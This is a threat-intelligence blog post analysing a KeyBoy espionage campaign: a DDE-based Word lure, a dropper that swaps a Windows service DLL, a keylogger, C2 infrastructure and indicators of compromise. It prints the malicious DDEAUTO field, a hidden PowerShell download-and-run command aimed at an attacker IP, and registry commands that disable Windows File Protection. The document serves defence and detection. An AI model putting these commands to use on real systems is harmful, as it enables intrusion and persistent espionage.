The KeyBoys are back in town

02/11/17

In this blog post, we detail our analysis of a recent campaign that we attribute, with high confidence, to KeyBoy, a threat actor believed to be based in or operating from China. KeyBoy has been most recently reported on by CitizenLab in 2016, and now appears to have returned.

Analysis

Our analysis starts with a Microsoft Word document named 2017 Q4 Work Plan.docx (with a hash of 292843976600e8ad2130224d70356bfc), which was created on 2017-10-11 by a user called “Admin’’, and first uploaded to VirusTotal, a website and file scanning service, on the same day, by a user in South Africa.

Curiously, the Word document does not contain any macros, or even an exploit. Rather, it uses a technique recently reported on by SensePost, which allows an attacker to craft a specifically created Microsoft Word document, which uses the Dynamic Data Exchange (DDE) protocol. DDE traditionally allows for the sending of messages between applications that share data, for example from Word to Excel or vice versa. In the case reported on by SensePost, this allowed for the fetching or downloading of remote payloads, using PowerShell for example.



Figure 1 – Word Error

Once we extract the initial document, using 7-zip for example, we can observe the usual structure, and inside, a file called document.xml is of interest. In this XML, a remote payload, in this case a DLL, will be downloaded using PowerShell, moved to the user’s temporary folder, and run using rundll32.exe, starting in the HOK function or export. Figure 2 shows the relevant part in our XML file.

```
"preserve"> </w:instrText></w:r><w:r w:rsidRPr="00DC70A5"><w:instrText xml:space="preserve"> DDEAUTO
c:\\Windows\\System32\\cmd.exe "/k powershell.exe -ep Bypass -w Hidden -noprofile -noexit -c IEX (new-object
System.Net.WebClient).DownloadFile('http://213.183.51.187/debug.dll','%temp%\debug.dll');rundll
</w:instrText></w:r><w:r><w:instrText>32.exe '%temp%debug.dll'  HOK "</w:instrText></w:r><w:r><w:fldChar
```

Figure 2 - Download and payload execution

This debug.dll is a PE32 binary file with the following properties:

- md5 hash: 64b2ac701a0d67da134e13b2efc46900
- sha1 hash: 1bb516d70591a5a0eb55ee71f9f38597f3640b14
- sha256 hash: f3f55c3df39b85d934121355bed439b53501f996e9b39d4abed14c7fe8081d92
- size: 531,456 bytes
- internal DLL name: InstallClient.dll
- compiler: Microsoft
- linker: Microsoft Linker(14.0)[DLL32]
- compilation time: 2017-07-06 08:50:10

This DLL serves as a dropper for the actual payload, and as such the internal name of ‘InstallClient’ is an apt choice by the threat actor. Developing a Yara rule for the simple dropper DLL, yielded several new binaries:

1dbbdd99cb8d7089ab31efb5dcf09706
5708e0320879de6f9ac928046b1e4f4e
a6903d93f9d6f328bcfe3e196fd8c78b
cf6f333f99ee6342d6735ac2f6a37c1e
ac9b8c82651eafff9a3bbe7c69d69447
d6ddecdb823de235dd650c0f7a2f3d8f

We have analysed d6ddecdb823de235dd650c0f7a2f3d8f, which also has InstallClient.dll as its internal name, as it seems to be the earliest dropper DLL used in the campaign, and does not appear to be very different from any of the other DLLs so far uncovered.

It starts with the function named Insys, which performs some simple checks, for example, if the current user account is an administrator, and will subsequently call the function named SSSS, which is the main function.

A substantial amount of actions will follow according to what's defined in the SSSS function, as follows:

- Prepare target DLL, in this case rasauto.dll, for replacement in C:\Windows\System32;
- Stop the service belonging to the target DLL, and use the takeown and icacls commands to gain full permissions for the system service DLL;
- Disable Windows File Protection, which normally prevents software or users from replacing critical Windows files;
- Suppress any error messages from Windows from popping up on boot;
- Copy the target DLL, rasauto.dll, to a new file named rasauto32.dll;
- Replace the target DLL with the malware's DLL, which is time-stomped in order to evade detection;
- Start the now malicious service using net.exe and net1.exe; and,
- Create configuration and keylogs in C:\Windows\system32, using an uncommon extension, in this case .tsp, and additionally create a folder in C:\Programdata for the purpose of screen captures.

The malware will also, in some observed cases, output debug or error messages in a newly created file in the user's Application Data folder as DebugLog.TXT, for example:

\AppData\Roaming\Microsoft\Windows\Cookies\DebugLog.TXT

Then, the original dropper DLL will then be deleted, using a simple batch file that runs in a loop. In Figures 3 to 5, the target DLL, the original and new DLL, as well as the full process flow are shown.

```
mov     dword ptr [esp+0Ch], 'asar'
mov     dword ptr [esp+10h], 'otu'
mov     dword ptr [esp+14h], 'asar'
mov     dword ptr [esp+18h], '.otu'
mov     dword ptr [esp+1Ch], 'lld'
mov     dword ptr [esp+'8'], 'asar'
mov     dword ptr [esp+'<'], '.otu'
mov     dword ptr [esp+'@'], 'tad'
mov     dword ptr [esp+'`'], 'asar'
mov     dword ptr [esp+'d'], '3otu'
mov     dword ptr [esp+'h'], 'ld.2'
mov     word ptr [esp+'l'], 'l'
mov     dword ptr [esp+' '], 'pbmk'
mov     dword ptr [esp+'$'], 'st.3'
mov     word ptr [esp+'('], 'p'
mov     dword ptr [esp+','], 'pbmk'
mov     dword ptr [esp+'0'], 'st.9'
mov     word ptr [esp+0BB0h+var_B7C], 'p'
mov     [esp+0BB0h+var_BA8], ebx
```

Figure 3 - Target DLL, config and keylog file built dynamically on the stack

Figure 4 - Real and fake rasauto.dll (rasauto32.dll is the real or original DLL)



Figure 5 - Complete process flow

While visually there is apparently no difference, due to the malware being time-stomped (altering the created and modified dates of a file or folder), we can however observe a few subtle differences in the real and malicious binary.



Figure 6 - Subtle differences

As can be seen in Figure 6, the fake DLL has a different link date, some minor spelling mistakes, and does not include the build in the file version details. As the malware also disables Windows File Protection and thus any pop-ups, it may not be immediately obvious to system administrators that a legitimate DLL was actually replaced. The following commands are issued in order to achieve persistence:

- reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v SFCDisable /t REG_DWORD /d 4 /f
- reg add "HKLM\SYSTEM\CurrentControlSet\Control\Windows" /v NoPopUpsOnBoot /t REG_DWORD /d 1 /f

Taking a look at the Windows registry for our service, RasAuto, short for Remote Access Auto Connection Manager and historically used for connecting dial-up modems to the internet for example, reveals no specific additional modifications.

Dllhost.exe is additionally seen to call back or phone home to a hardcoded range of C2 servers, on ports 53, 80, and 443.



Figure 7 - Dllhost connecting to a remote address

Dllhost usually has no need to connect to the internet or WAN, and as such it is a possible indicator of malicious activity.

Attaching a debugger to dllhost.exe, reveals the keylogger files and configuration, replaced DLL file, as well as another folder, which is likely used to store screenshots and other data. Another ASCII string can be discovered in the DLL's config, MDDEFGEGETGIZ, which likely pertains to the specific KeyBoy campaign, or target.



Figure 8 - ASCII dump

The malware leveraged by KeyBoy has a plethora of functionality, including, but not limited to:

- Screen grabbing/taking screenshots;
- Determine public or WAN IP address (using a public IP service), likely for determining a suited target;
- Gather extended system information, such as information about the operating system, disks, memory and so on;
- A 'file browser' or explorer;
- Shutdown and reboot commands (in addition to the point below);
- Launching interactive shells for communicating with the victim machine;

- Download and upload functionality; and
- e of custom SSL libraries for masquerading C2 traffic.

Interestingly enough, the malware developers left several unique debug messages, for example:

- GetScreenCmd from file:%s
- Take Screen Error,May no user login!
- Take Screen Error,service dll not exists

Earlier, we mentioned the threat actor uses custom SSL libraries to communicate to the C2. While we have been unable to observe this behavior in any traffic logs, we were able to extract a certificate, which can be found in Appendix B. Converting this certificate to the DER format, we find strings pointing to jessma.org, and an email address, ldcsaa@21cn.com. These belong to projects by a Chinese developer, where one of the tools or libraries is named HP-Socket, which is a 'High Performance TCP/UDP Socket Component'.

Additionally, said library sported an interesting debug path:

D:\Work\VS\Horse\TSSL\TSSL_v0.3.1_20170722\TClient\Release\TClient.pdb

In addition to writing a Yara rule for the dropper DLL and finding additional samples as mentioned above, we repeated the same process for the payload DLL. In Table 1 below, you may find other payloads, with their related and fake, or replaced Windows DLL or service.

Hash	Impersonated DLL	Impersonated service
a55b0c98ac3965067d0270a95e60e87e	ikeext.dll	IKE and AuthIP IPsec Keying Modules
2e04cdf98aead9dd9a5210d7e601cca7	rasauto.dll	Remote Access Auto Connection Manager
d6ddecdb823de235dd650c0f7a2f3d8f	rasauto.dll	Remote Access Auto Connection Manager
1dbbdd99cb8d7089ab31efb5dcf09706	sinet.dll	Unknown
581ddf0208038a90f8bc2cdc75833425	sinet.dll	Unknown

Table 1 - Impersonated DLLs

Sinet.dll may relate to SPlayer, a popular video player in China.

Related samples

Hunting further, we have discovered similar samples to the ones described above, with additional interesting debug paths:

Hash	Debug path
7d39cef34bdc751e9cf9d46d2f0bef95	D:\work\vs\UsbFerry_v2\bin\UsbFerry.pdb
29e44cfa7bcde079e9c7afb23ca8ef86	E:\Work\VS Project\cyassl-3.3.0\out\SSLClient_x64.pdb

Table 2 - Other debug paths

Both samples include references to a "work" folder, and a "VS" or "VS Project". The latter likely points to a Visual Studio project short name, or VS. While the connection initially seems rather weak, it did hit the same Yara rule as mentioned before and the sample with hash 29e44cfa7bcde079e9c7afb23ca8ef86 additionally includes an SSL certificate, which, when converted, points to another custom SSL library, called WolfSSL, which is a "a small, fast, portable implementation of TLS/SSL for embedded devices to the cloud". The same hash or binary also includes what we assess to be a campaign name or KeyBoy version identifier, which is weblogic20170727.

Another sample which hit our Yara rule is 7aea7486e3a7a839f49ebc61f1680ba3, which was first uploaded to VirusTotal on 2017-08-25. This sample appears to be an older variant of KeyBoy, as there are several plain-text strings present, which are consistent with CitizenLab's report referenced in the introduction.

All samples (hashes) and other indicators are provided in Appendix A.

Infrastructure

We have mapped out the complete infrastructure that we have discovered, using Maltego, as shown in Figure 9.



Figure 9 - C2 graphing

There was some overlap with the samples and infrastructure, and one email address appears to jump out, which is linked to several domains: 657603405@qq[.]com. This email address does not appear to have been observed before.

One other relevant point to note in regards to the infrastructure, is the use of dates, likely relating to campaign names, as part of the C2 servers. Examples include:

- Weblogic727.xxuz[.]com (2017-07-27 campaign); and,
- Weblogic1709.zzux[.]com (2017-09-17 campaign).

All C2's are provided in Appendix A.

Conclusion

In this report, we have analysed what we assess with high confidence, to be (part of) the latest KeyBoy campaign, a threat actor that has been active for several years, and displays at least a medium level of technical and operational know-how.

Several connections can be made to CitizenLab's report from 2016, such as the continued usage of fake services and related DLLs, powerful capabilities, several exports and strings present in the (sometimes decrypted) DLLs, as well as campaign or version identifiers which are reminiscent and consistent with earlier reported identifiers.

While we do not have a clear visibility of targeting, it does appear that this latest campaign targets at least some Western organisations, likely for corporate espionage purposes. Organisations can refer to Appendix A, in order to search of any possible indicators of compromise. Additionally, organisations may wish to disable default administrator credentials, which will prevent unauthorised services to be installed.

Further Information

Clients who are part of our threat intelligence subscription services, can refer to our latest report CTO-TIB-20171019-01A - KeyBoy's new toys, which includes more information as well as ruling in order to detect KeyBoy's latest campaign. If you would like more information on any of the threats discussed in this alert, or you suspect you may be compromised, please feel free to get in touch, by emailing threatintelligence@uk.pwc.com.

Appendix

Appendix A | Appendix B

Indicators

Indicator	Type
101.200.135.85	IP address
103.215.81.196	IP address
103.215.83.193	IP address
103.86.86.177	IP address
118.163.165.20	IP address
142.4.34.92	IP address
144.48.8.68	IP address
174.139.29.6	IP address
180.101.75.169	IP address
213.183.51.187	IP address

23.234.27.100	IP address
4	IP address
	IP address
http://213.183.51[.]187/debug.dll	URI
dumblamb.zzux.com	Domain
foxsay.mefound.com	Domain
greentree.yourtrap.com	Domain
kawayi.zzux.com	Domain
mianliu.party	Domain
mianliu.video	Domain
mir2dun.cn	Domain
weblogic.ddns.mobi	Domain
weblogic.xxuz.com	Domain
weblogic1709.justdied.com	Domain
weblogic1709.my03.com	Domain
weblogic1709.zzux.com	Domain
weblogic727.2waky.com	Domain
weblogic727.dumb1.com	Domain
www.yierzhi.com	Domain
xiaomayun.online	Domain
yunmian.loan	Domain
yunmian.party	Domain
yunmian.video	Domain
yunnian.online	Domain
yunnian.top	Domain
657603405@qq.com	Email address
sensr9.dat	Filename
sensr3.dat	Filename
netis9.tsp	Filename
netis3.tsp	Filename
52d11a0a5142f0b37aa2d288321ba099	Hash (MD5)
581ddf0208038a90f8bc2cdc75833425	Hash (MD5)
64b2ac701a0d67da134e13b2efc46900	Hash (MD5)
1dbbdd99cb8d7089ab31efb5dcf09706	Hash (MD5)
7aea7486e3a7a839f49ebc61f1680ba3	Hash (MD5)
a55b0c98ac3965067d0270a95e60e87e	Hash (MD5)
7d39cef34bdc751e9cf9d46d2f0bef95	Hash (MD5)
5708e0320879de6f9ac928046b1e4f4e	Hash (MD5)
a6903d93f9d6f328bcfe3e196fd8c78b	Hash (MD5)
292843976600e8ad2130224d70356bfc	Hash (MD5)
2e04cdf98aead9dd9a5210d7e601cca7	Hash (MD5)
cf6f333f99ee6342d6735ac2f6a37c1e	Hash (MD5)
ac9b8c82651eafff9a3bbe7c69d69447	Hash (MD5)
29e44cfa7bcde079e9c7afb23ca8ef86	Hash (MD5)
d6ddecdb823de235dd650c0f7a2f3d8f	Hash (MD5)
42c63de7dac16366dfea14fa9ddac3cd	Hash (MD5)
f21e3b927d269b0622d94c55db9d2808758379aa413c10971fa745cd6e0503c0	Hash (SHA-256)
f15d2e9deaeb495fe8a62c05993b9f69bf07331910ed2483e1bab7d31d30231b	Hash (SHA-256)
f3f55c3df39b85d934121355bed439b53501f996e9b39d4abed14c7fe8081d92	Hash (SHA-256)
750f4a9ae44438bf053ffb344b959000ea624d1964306e4b3806250f4de94bc8	Hash (SHA-256)
12dfb83a3866c93cd1c08652ed0a16a492777355985a973ef50973896795eb34	Hash (SHA-256)
5d0aef905c9f8f74bb82eba89c11ec5b27d35e560b5cacf81087fca0775a8bfa	Hash (SHA-256)
b4535aa71da630992392c3c202d59274ce49a3fe4f1ac01d7434f1dceeda47e5	Hash (SHA-256)
34f740e5d845710ede1d942560f503e117600bcc7c5c17e03c09bfc66556196c	Hash (SHA-256)
a6e9951583073ab2598680b17b8b99bab280d6dca86906243bafaf3febdf1565	Hash (SHA-256)
d5c27308f50a9c6d8ccd01269ca09a7a13e1615945b8047c4e55c610718e317e	Hash (SHA-256)
b5782f67054df36c49d9394c12c8bbbca69bfd0f9ccdcf934bc402c6881eca66	Hash (SHA-256)
1d716cee0f318ee14d7c3b946a4626a1afe6bb47f69668065e00e099be362e22	Hash (SHA-256)
0f9a7efcd3a2b1441834dae7b43cd8d48b4fc1daeb2c081f908ac5a1369de753	Hash (SHA-256)
97fa07a035f7b9ad9cc5c7fd3a5df4b8692e748ca5c40067446632f9a3c25952	Hash (SHA-256)
fc84856814307a475300d2a44e8d15635dedd02dc09a088a47d1db03bc309925	Hash (SHA-256)
842cb2bed58459445cd4c6f22acf4b6f77f8b93c9ce202aa54539c1d2b0d45c1	Hash (SHA-256)

Contact us

Bart Parys
Threat Intelligence Analyst
Email